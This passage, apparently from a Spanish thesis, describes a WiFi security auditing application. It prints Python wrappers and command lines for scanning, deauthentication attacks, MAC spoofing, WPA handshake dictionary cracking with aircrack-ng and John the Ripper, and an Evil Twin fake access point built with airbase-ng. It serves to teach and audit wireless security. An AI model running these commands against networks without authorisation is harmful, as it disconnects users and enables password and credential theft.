

Figura 16: Opciones del plan de ataque de una red WPA2.

El botón *Start Testing* lleva a la pantalla de la Figura 17 donde podremos ver información sobre que está sucediendo durante los ataques que el usuario ha elegido.

Figura 17: Pantalla de ataque.

En esta pantalla, si se hace clic al botón de *Start* se ejecutarán los ataques que el usuario haya seleccionado previamente y se mostrará mensajes de información sobre el estado del ataque.

4.6. Informes

La aplicación almacena todos los informes que se generan después de finalizar un plan de auditoría. Los informes se guardan en una pequeña base de datos que el cliente puede consultar en cualquier momento a través de la misma aplicación, como vemos en la Figura 18.



Figura 18: Consulta a la base de datos sobre los reports.

Diagrama de base de datos

El diagrama, mostrado en la Figura 19, es sencillo, ay dos tablas: La tabla de Report contiene el nombre, la fecha y los datos del AP donde se ha hecho la auditoría. La tabla Attack contiene la información del ataque, el riesgo que supone y de que tipo es. Como en un report puede haber más de un ataque, el report puede tener N ataques. La tabla Attack es una identidad débil, ya que no puede existir un ataque con información especifica a un report si el report no existe. La eliminación de un report conlleva la eliminación de todos los ataques relacionados.



Figura 19: Diagrama de base de datos.

Exportar un informe

Es común que los informes se tengan que enviar a otras personas, por lo que la aplicación ofrece la posibilidad de exportar el informe seleccionado a un JSON o un documento de texto. Cuando el cliente hace clic derecho sobre un informe, puede realizar las siguientes opciones:

- **Visualizar:** Visualizar el informe en la aplicación
- **Exportar como json:** Exporta el informe a un JSON.
- **Exportar como txt:** Exporta el informe a un documento de texto.
- **Eliminar:** Elimina el informe de la base de datos.

El informe muestra la fecha de la auditoría, las características del AP, estadísticas como el porcentaje de ataques que ha explotado con éxito una vulnerabilidad y los resultados de los ataques en detalle. En la Figura 20 se muestran dos ejemplos de un informe exportado en JSON y en documento de texto.



Figura 20: Informe en JSON y en documento de texto

5. Ataques y utilidades implementadas

5.1. Escaneo de redes wireless

Las redes wireless envían ondas de radio por el entorno para poder comunicarse con otros dispositivos. Esto hace que cualquiera con el hardware adecuado pueda capturar todas estas ondas de radio para detectar que redes wireless existen en el entorno.

Hay redes que por seguridad no retransmiten su nombre, de manera que si un cliente quiere conectarse solo podrá hacerlo si sabe que esa red existe, estas redes se conocen como redes escondidas. Sin embargo, es únicamente una medida de precaución, pues no evita del todo su detección.

Para el escaneo de redes, necesitamos una tarjeta de red que permita utilizar el modo monitor. En este modo, la tarjeta de red no filtra los paquetes que no van destinados a su MAC, de manera que puede capturar cualquier paquete que se envíen por el entorno sin tener que asociarse ni autenticarse a un punto de acceso, tal como se ve en la Figura 21.



Figura 21: Ejemplo de un escaneo de redes mediante la aplicación desarrollada.

Los usuarios pueden ordenar las redes según las categorías para facilitar la búsqueda del punto de acceso donde se quiere hacer la auditoría.

5.1.1. Implementación

La aplicación implementa el escaneo de redes mediante airodump-ng, una herramienta de aircrack-ng. La aplicación crea un proceso aparte y llama a airodump-ng para que escuche las redes alrededor como se muestra en la Figura 22

```
def scan_networks(self) -> None:
    '''
    Creates a temporal folder and scans the signals
    around using Aircack tool.
    '''
    utl.temp_folder()
    utl.delete_file(utl.wifi_file)
    cmd = ['sudo',
        'airodump-ng', self.monitor,
        '--write', utl.wifi_file]

    process = sb.Popen(cmd, stdout=PIPE)
    time.sleep(self.__scan_time)
    process.kill()
```

Figura 22: Código de escaneo de redes

Se invoca a airodump-ng especificando la tarjeta en modo monitor que hará el escaneo y se le indica que escriba los resultados en un archivo con *–write*. Como el escaneo puede ser infinito, se requiere parar de alguna manera el proceso. Para ello, la aplicación espera un tiempo para que pueda detectar redes y luego envía una señal SIGKILL que terminará el proceso. Luego se analizan y se procesan los resultados para poder mostrarlos en la interfaz de usuario.

5.2. Ataque de des-autenticación

El protocolo Wi-fi (IEEE 802.11) provee de paquetes de des-autenticación para que un cliente pueda desconectarse de la red. Un ataque por des-autenticación es un tipo de ataque de denegación de servicio (DoS), consiste en enviar un paquete de des-autenticación al punto de acceso, de manera que las víctimas son forzadas a desconectarse. Es posible hacerlo por broadcast (a todos los clientes conectados en la AP) o para un cliente en particular.

La alianza Wi-fi desarrollo en 2009 el estándar IEEE 802.11w para que los paquetes de des-autenticación estén cifrados y autenticados, de manera que no permiten paquetes de este tipo de clientes no asociados al punto de acceso. En otras versiones, como estos paquetes no están ni cifrados ni autenticados, los puntos de acceso no pueden distinguir entre un paquete de des-autenticación falso y uno auténtico, por lo tanto, se asume que es un paquete válido y des-autentica al cliente.

Este ataque no presenta un riesgo alto por si solo, los ataques de DoS mediante ataques de des-autenticación son poco usados, ya que para efectuarlos, el atacante debe estar cerca y es fácil de detectarlos. En vez de emplearlo como un ataque, la des-autenticación sirve como herramienta para realizar otros ataques más complejos. Estas son las razones más comunes por la que un atacante realizaría un ataque de des-autenticación:

- Captura del handshake de WPA/WPA2 al forzar a un cliente desconectarse y re-autenticarse.
- Denegar el servicio a uno o más clientes para engañar a estos a que se conecten a un punto de acceso falso.
- Recuperación de un ESSID escondido.

Aunque el estándar 802.11w protege contra este tipo de ataque, esta versión no es muy utilizada y la mayoría de AP no tienen esta característica activada por defecto o no la tienen implementada, haciendo este tipo de ataques uno de los más útiles.

Para poder ejecutar este ataque con éxito tiene que haber clientes wireless asociados al punto de acceso, el atacante solamente debe saber qué dirección MAC tiene el dispositivo de la víctima. La dirección MAC del dispositivo puede ser conseguida simplemente observando el tráfico de la red. Una vez conseguida la MAC se forja un paquete de des-autenticación o disociación substituyendo el campo de MAC origen (DA) de la cabecera MAC del fragmento.

5.2.1. Implementación

Podemos saber si un punto de acceso es vulnerable a un ataque de des-autenticación de dos maneras. La primera y más obvia, enviar paquetes de des-autenticación y comprobar que los clientes conectados al AP se han desconectado.

La segunda manera es capturar paquetes normales de tráfico entre un cliente y el AP. En estos paquetes se intercambian diversos campos de información, entre ellos se encuentran dos campos que informan si el punto de acceso es compatible con la protección de paquetes de autenticación (802.11w), como vemos en la Figura 23:



Figura 23: Campo de protección. Visualización con Wireshark.

Dentro del campo de RSN information en RSN Capabilites encontramos Management Frame Protection Required. Si este campo es falso, significa que los paquetes de des-autenticación no están cifrados, por lo que el AP es vulnerable. La aplicación implementa las dos formas.

Enviar paquetes de des-autenticación

Con aireplay-ng, herramienta de aircrack-ng, la aplicación envía los paquetes como en la Figura 24:

```
@classmethod
def execute_attack(cls, q, kwargs) -> None:

    cmd = ['iwconfig',
           kwargs['interface'].monitor,
           'channel',
           str(kwargs['target'].channel)]

    sb.run(cmd)

    cmd = ['aireplay-ng',
           '-0','10',
           '-a', kwargs['target'].bssid,
           kwargs['interface'].monitor]

    p = sb.Popen(["stdbuf","-i0","-o0","-e0"] + cmd, stdout=sb.PIPE,
                 text=True)

    for line in p.stdout:
        q.put(line)
```

Figura 24: Parte del código del ataque de des-autenticación

El primer proceso cambia el canal en el que opera la tarjeta de red al mismo canal que el punto de acceso al cual se quiere atacar. El canal es la frecuencia en la que el dispositivo opera dentro de una banda de frecuencia, por ejemplo, el canal 1 dentro de la banda de frecuencia 2.4 GHZ opera a 2.412 MHz y el canal 2 a 2.417 MHz [38]. Dos dispositivos solo se pueden comunicarse entre sí, si están en la misma frecuencia y por lo tanto en el mismo canal.

Se utiliza el comando de linux iwconfig para cambiar el canal, se especifica el nombre de la tarjeta en modo monitor y el canal al que se quiere cambiar.

El segundo proceso envía paquetes de des-autenticación con la herramienta aireplay, donde *-0* significa ataque de des-autenticación, *10* la cantidad de paquetes de des-autenticación a enviar (generalmente es necesario más de uno para tener éxito), *-a* la dirección MAC del AP y por último el nombre de la tarjeta de red capaz de inyectar/forjar paquetes. Si no se especifica el objetivo, estos paquetes se enviarán como broadcast por lo que des-autenticará todos los clientes conectados.

5.2.2. Comprobación pasiva

La aplicación utiliza la herramienta tshark para encontrar que paquetes capturados contienen este campo y cuál es su valor de la siguiente manera vista en la Figura 25:

```
@classmethod
def execute_attack(cls, q, kwargs) -> None:
    cmd = ['tshark',
        '-r', target_dump + '-01.cap',
        '-Y', 'wlan.rsn.capabilities',
        '-T', 'fields',
        '-e', 'wlan.rsn.capabilities.mfpr']

    result = AttackResultInfo()
    result.attack = cls.attack_name()

    process = sb.Popen(cmd, stdout=sb.PIPE, universal_newlines=True)

    if process.stdout.read().find('1') == -1:
        result.risk = 'Low'
        result.desc = cls.description(True)
    else:
        result.risk = 'None'
        result.desc = cls.description(False)

    q.put(result)
```

Figura 25: Parte del código del ataque de des-autenticación

donde el parámetro *-r* especifica el archivo que contiene los paquetes capturados, el parámetro *-Y wlan.rsn.capabilities* los paquetes a filtrar, en este caso los paquetes que contienen el campo RSN capabilites (wlan.rsn.capabilities), *-T fields* indica mostrar los valores de los campos por pantalla y *-e wlan.rsn.capabilities.mfpr* indica el campo del cual queremos extraer los valores. El comando devolverá unos o ceros (True o False), si hay algún uno, significa que el AP no es vulnerable. En este caso no necesitamos procesar el output línea por línea, se espera a que acabe y se busca algún uno en el output.

5.3. MAC spoofing

La suplantación MAC o MAC spoofing es una técnica para cambiar la dirección MAC de un dispositivo. La dirección MAC esta codificada en la tarjeta de red y no se puede cambiar, pero es posible hacer creer al sistema operativo que la tarjeta tiene la dirección MAC que el usuario desee.

La suplantación MAC tiene las siguientes utilidades en el contexto wireless:

- **Evitar medidas de seguridad:** Hay puntos de acceso que utilizan un filtro MAC como medida extra de seguridad. Se crea una lista blanca donde solo se permite el acceso a la red a ciertas MACs. Si se conoce la dirección MAC de un usuario en esta lista, un atacante puede cambiar su MAC y suplantar la identidad a un cliente autentico para conectarse a la red.
- **Anonimato:** Los atacantes suelen cambiar su dirección MAC cuando realizan ataques a redes wireless para ocultar su identidad y protegerse en caso de que se les relacione con el ataque o de una investigación.

5.3.1. Implementación

La aplicación llama a MACChanger para cambiar la MAC. Si el usuario pide cambiar la MAC mediante la aplicación, esta ejecuta el código de la Figura 26.

Para poder cambiar la MAC, primero hay que deshabilitar la interfaz de red. Sin embargo, hay que deshabilitar primero el modo monitor de la tarjeta que contiene dicha interfaz. La aplicación ejecuta *airmon-ng stop (monitor)* para deshabilitar el modo monitor de la tarjeta seleccionada. Luego se deshabilita la interfaz con *ifconfig (nombre) down*. Ahora podemos utilizar la herramienta macchanger para cambiar la MAC de la interfaz deshabilitada con *macchanger (nombre)*.

Donde MAC es la nueva MAC introducida por el usuario e interface el nombre de la tarjeta sin modo monitor. Si no se especifica la MAC se cambia por una aleatoria con el parámetro *–random* en lugar del parámetro *–mac*.

Una vez hemos cambiado la MAC se vuelve a habilitar la interfaz y el modo monitor de la tarjeta.

```
class MACChanger():

    @classmethod
    def change_mac(cls, ifce_name, ifce_monitor, mac=None):
        """
        Puts the network card into managed mode,
        then we put down the interface so we can
        change the mac address. After changing it,
        we have to put the card back into monitor mode.
        """
        cmd = ['airmon-ng', 'stop', ifce_monitor]
        sb.run(cmd, sb.PIPE)

        cmd = ['ifconfig', ifce_name, 'down']
        sb.run(cmd, sb.PIPE)

        cmd = ['macchanger', ifce_name]

        if not mac: cmd.append('--random')
        else: cmd.append('--mac=' + mac)

        sb.run(cmd, sb.PIPE)

        cmd = ['ifconfig', ifce_name, 'up']
        sb.run(cmd, sb.PIPE)

        cmd = ['airmon-ng', 'start', ifce_name]
        sb.run(cmd, sb.PIPE)
```

Figura 26: Código de MACCchanger

5.4. Password cracking

Este tipo de ataque consiste en intentar adivinar la contraseña. Para ello es necesario capturar los paquetes que se intercambian entre el AP y un cliente durante el proceso del 4 way handshake. Es necesario que el atacante esté escuchando la red cuando un cliente se conecte para capturar el handshake, aunque esto puede llevar tiempo si la red no tiene mucho tráfico, por lo que es común utilizar el ataque anterior para des-autenticar a un cliente y así capturar el handshake al momento.

Para realizar este ataque, un atacante necesita el SSID del AP, los Nonces, las direcciones MAC y un MIC generado con el PTK correcto [23]. Capturando el primer y el segundo paquete, se obtienen todos estos valores.

Una vez se han capturado estos paquetes, el atacante elige una contraseña y genera el PMK y el PTK. Cuando el PTK es generado, se calcula el MIC. Si el MIC generado por el atacante coincide con el MIC de los paquetes capturados del 4 way handshake, entonces la contraseña elegida es la contraseña correcta para autenticarse en el AP. Si la contraseña no es la correcta (el MIC no coincide) se vuelve a repetir este proceso con otra contraseña. El flujo completo de este proceso se puede ver en la Figura 27.

Para la elección de la contraseña se puede elegir mediante fuerza bruta (Intentar todas las posibles combinaciones), aunque este método suele ser ineficiente para contraseñas largas. Como referencia, una contraseña alfanumérica, asumiendo 26 letras minúsculas, 26 letras mayúsculas, 10 números y 10 caracteres no convencionales (&, $, #, etc..) suman un total de 72 posibilidades para un único carácter [22]. Si la contraseña es de 5 caracteres, utilizando una potente GPU que calcula 1.5 millones de cálculos por segundo, adivinar la contraseña tardaría $\frac{72^5}{1{,}500{,}000s} = 0{,}36h$, con 6 caracteres, el tiempo de procesamiento subiría a 25.8 horas.

Para contraseñas más largas se puede emplear un diccionario con las contraseñas más comunes e intentarlo por cada una de ellas. Está claro que, la mejor contramedida para este ataque, es el uso de contraseñas de gran longitud y que no contengan palabras o cadena de caracteres muy comunes.



Figura 27: Proceso del password cracking

5.4.1. Implementación

```
@classmethod
def execute_attack(cls, q, kwargs):
'''
Attempts to crack the captured hash containing the password with
a dictionary attack using the Aircrack tool
'''
cmd = ['aircrack-ng',
    '-w', wordlist,
    '-b', kwargs['target'].bssid,
    target_dump + "-01.cap"]

p = sb.Popen(["stdbuf","-i0","-o0","-e0"] + cmd, stdout=sb.PIPE, text=True)

for line in p.stdout:
    perc = line.find('%')
    key_found = line.find('KEY FOUND')

    if perc != -1:
        q.put('Current total passwords tested: ' + line[perc-6: perc+1] + "\n")

    if key_found != -1:
        q.put(line[key_found:])

    elif line.find('KEY NOT FOUND') != -1:
        q.put('KEY NOT FOUND')
```

Figura 28: Parte del código del ataque por diccionario

Como se ve en la Figura 28 se creará un proceso (P) que ejecutará el comando especificado (CMD). El proceso invoca la herramienta aircrack-ng con el parámetro -w que especifica qué diccionario utilizar, el parámetro -b especifica la dirección MAC del AP y el último parámetro especifica el archivo capturado que contiene los paquetes necesarios del 4 way handshake.

Se lee cada línea del output generado por el proceso aircrack-ng y se elige que hacer según la línea. Mientras se procesa, se muestra solo el porcentaje de palabras que han sido probadas. Si la línea contiene la palabra KEY FOUND significa que aircrack-ng ha conseguido encontrar la contraseña, si recibimos KEY NOT FOUND, no se ha encontrado la contraseña en el diccionario especificado. Mientras se procesa, se muestra el porcentaje de palabras que han sido probadas.

5.4.2. Generación de un diccionario

La creación de un diccionario se ha implementado mediante dos pasos. Primero, se pide al usuario mediante la interfaz que introduzca palabras clave que puedan estar relacionadas con la contraseña. Por ejemplo, si intentamos averiguar una contraseña de la universidad de Barcelona, algunas palabras clave serian: Universidad, Barcelona, UB, Facultad, Barna, etc.

Cuando se introducen se procesan todas las posibles permutaciones de esas palabras y se guardan en un fichero. Seguidamente, utilizaremos la herramienta JohnTheRipper para crear contraseñas comunes según las permutaciones anteriores. John requiere un archivo con palabras clave, de esas palabras implementará reglas y las escribirá en un archivo. Como ejemplo, una regla puede ser la transformación del carácter 'i' al dígito '1', pues es un patrón frecuente en las contraseñas.

La aplicación simplemente llama a John para que utilice como palabras claves las palabras permutadas creadas anteriormente de la manera vista en la Figura 29.

```
@classmethod
def johnCombination(cls):
    '''
    Applies Jumbo rules to the wordlist and redirects
    the output to a file. The minimum words in WPA and
    WPA2 passwords are not smaller than 8, so it should
    not be smaller than that.
    '''
    cmd = ['john', '--rules=jumbo', '--stdout',
    '--wordlist='+cls.__comb_path, '-min-len=8', '-max-len=14']

    with open(cls.__wordlist_path, "w") as outfile:
        sb.run(cmd, stdout=outfile)
```

Figura 29: Código de john the ripper

Donde –rules son las reglas a aplicar, –worldist son las palabras donde se implementarán las reglas, -min-len=8 es el mínimo de letras y -max-len=14 el máximo. Se utilizan las reglas "jumbo"que vienen por defecto, aunque también se podrían introducir reglas personalizadas. En lugar de procesar el output como se hace en los ataques, simplemente se redirige a un archivo.

La razón de las permutaciones es que sin ellas, John no junta las palabras clave, por lo que no podría haber dos en una misma contraseña. Se ha impuesto que las palabras no sean más de cinco, pues hay que tener en cuenta que cuando John aplica las reglas se pueden escribir miles de palabras en un solo fichero, por lo que podría hacer uso de mucho espacio y RAM, por lo que conllevaría al bloqueo de la aplicación. Se ha limitado las palabras para que no pueda afectar de manera significativa a la máquina del usuario.

5.5. Ataque Evil Twin, portal cautivo

Un ataque Evil Twin es un tipo de ataque donde un atacante establece un punto de acceso falso que parece igual a un punto de acceso (Figura 30), si una víctima se conecta permite poder robar información sensible sin que la víctima se dé cuenta. Los ataques por Evil Twin son muy comunes en redes wifi abiertas que se pueden encontrar en cafeterías, aeropuertos, etc.



Figura 30: Evil twin

En las empresas, si un trabajador inicia sesión con su cuenta empresarial en el portal de la empresa mientras está conectado a un Evil twin, el atacante puede obtener el acceso a la compañía utilizando las credenciales del trabajador que ha robado. Significa un grave problema, pues el atacante con acceso puede obtener datos de la compañía o inyectar malware.

Un portal cautivo es una página web que se muestra a los nuevos usuarios que se conectan a una red wifi o red cableada. Antes de proporcionar acceso a los recursos de la red, se les muestra la página web. Normalmente, los portales cautivos se utilizan para mostrar una página web de bienvenida o una página de log-in que requiere autenticación, un pago o aceptación de alguna condición o política.

5.5.1. Implementación

En la aplicación se ha implementado este ataque con un portal cautivo de la siguiente forma:

Para la creación del punto de acceso falso se ha utilizado del conjunto de herramientas aircrack-ng, la herramienta airbase-ng. Mediante el siguiente comando, airbase-ng creará de manera automática el punto de acceso en nuestra tarjeta en modo monitor:

```
@classmethod
def create_AP(cls, q, target, interface) -> None:
    cmd = ['airbase-ng',
           '-e', target.essid,
           '-c', str(target.channel),
           interface.monitor]

    p = sb.Popen(["stdbuf","-i0","-o0","-e0"] + cmd, stdout=sb.PIPE,
                 text=True)

    with open(utl.pids_file, "a") as f:
        f.write(str(p.pid) + "\n")

    for line in p.stdout:
        q.put((cls.AIRBASE_MESSAGE, line))
```

Figura 31: Código de creación de un punto de acceso con airbase-ng

En la Figura 31 vemos como la aplicación invoca a airbase-ng y especifica: el parámetro *-e* que indica el nombre del punto de acceso, el parámetro *-c* indica el canal y como último parámetro el nombre de la tarjeta en modo monitor.

Una vez tenemos el punto de acceso falso, se creará una interfaz virtual (at0 por defecto). Ahora tenemos activar la interfaz, configurarla, permitir reenvío de IP (routing) así como otros parámetros. Ejecutamos los siguientes comandos como procesos bash:

- **ifconfig at0 up**: Activa la interfaz at0.
- **ifconfig at0 192.169.1.1 netmask 255.255.255.0**: Establece la dirección IP de la interfaz como 192.169.1.1 y la máscara de subred como /24.
- **route add -net 192.169.1.0 netmask 255.255.255.0 gw 192.169.1.1**: Crea una ruta estática en nuestra tabla de routing de manera que todo el tráfico de los clientes será reenviado al gateaway real en 192.169.1.1, que forma parte de la red 192.169.1.1/24.

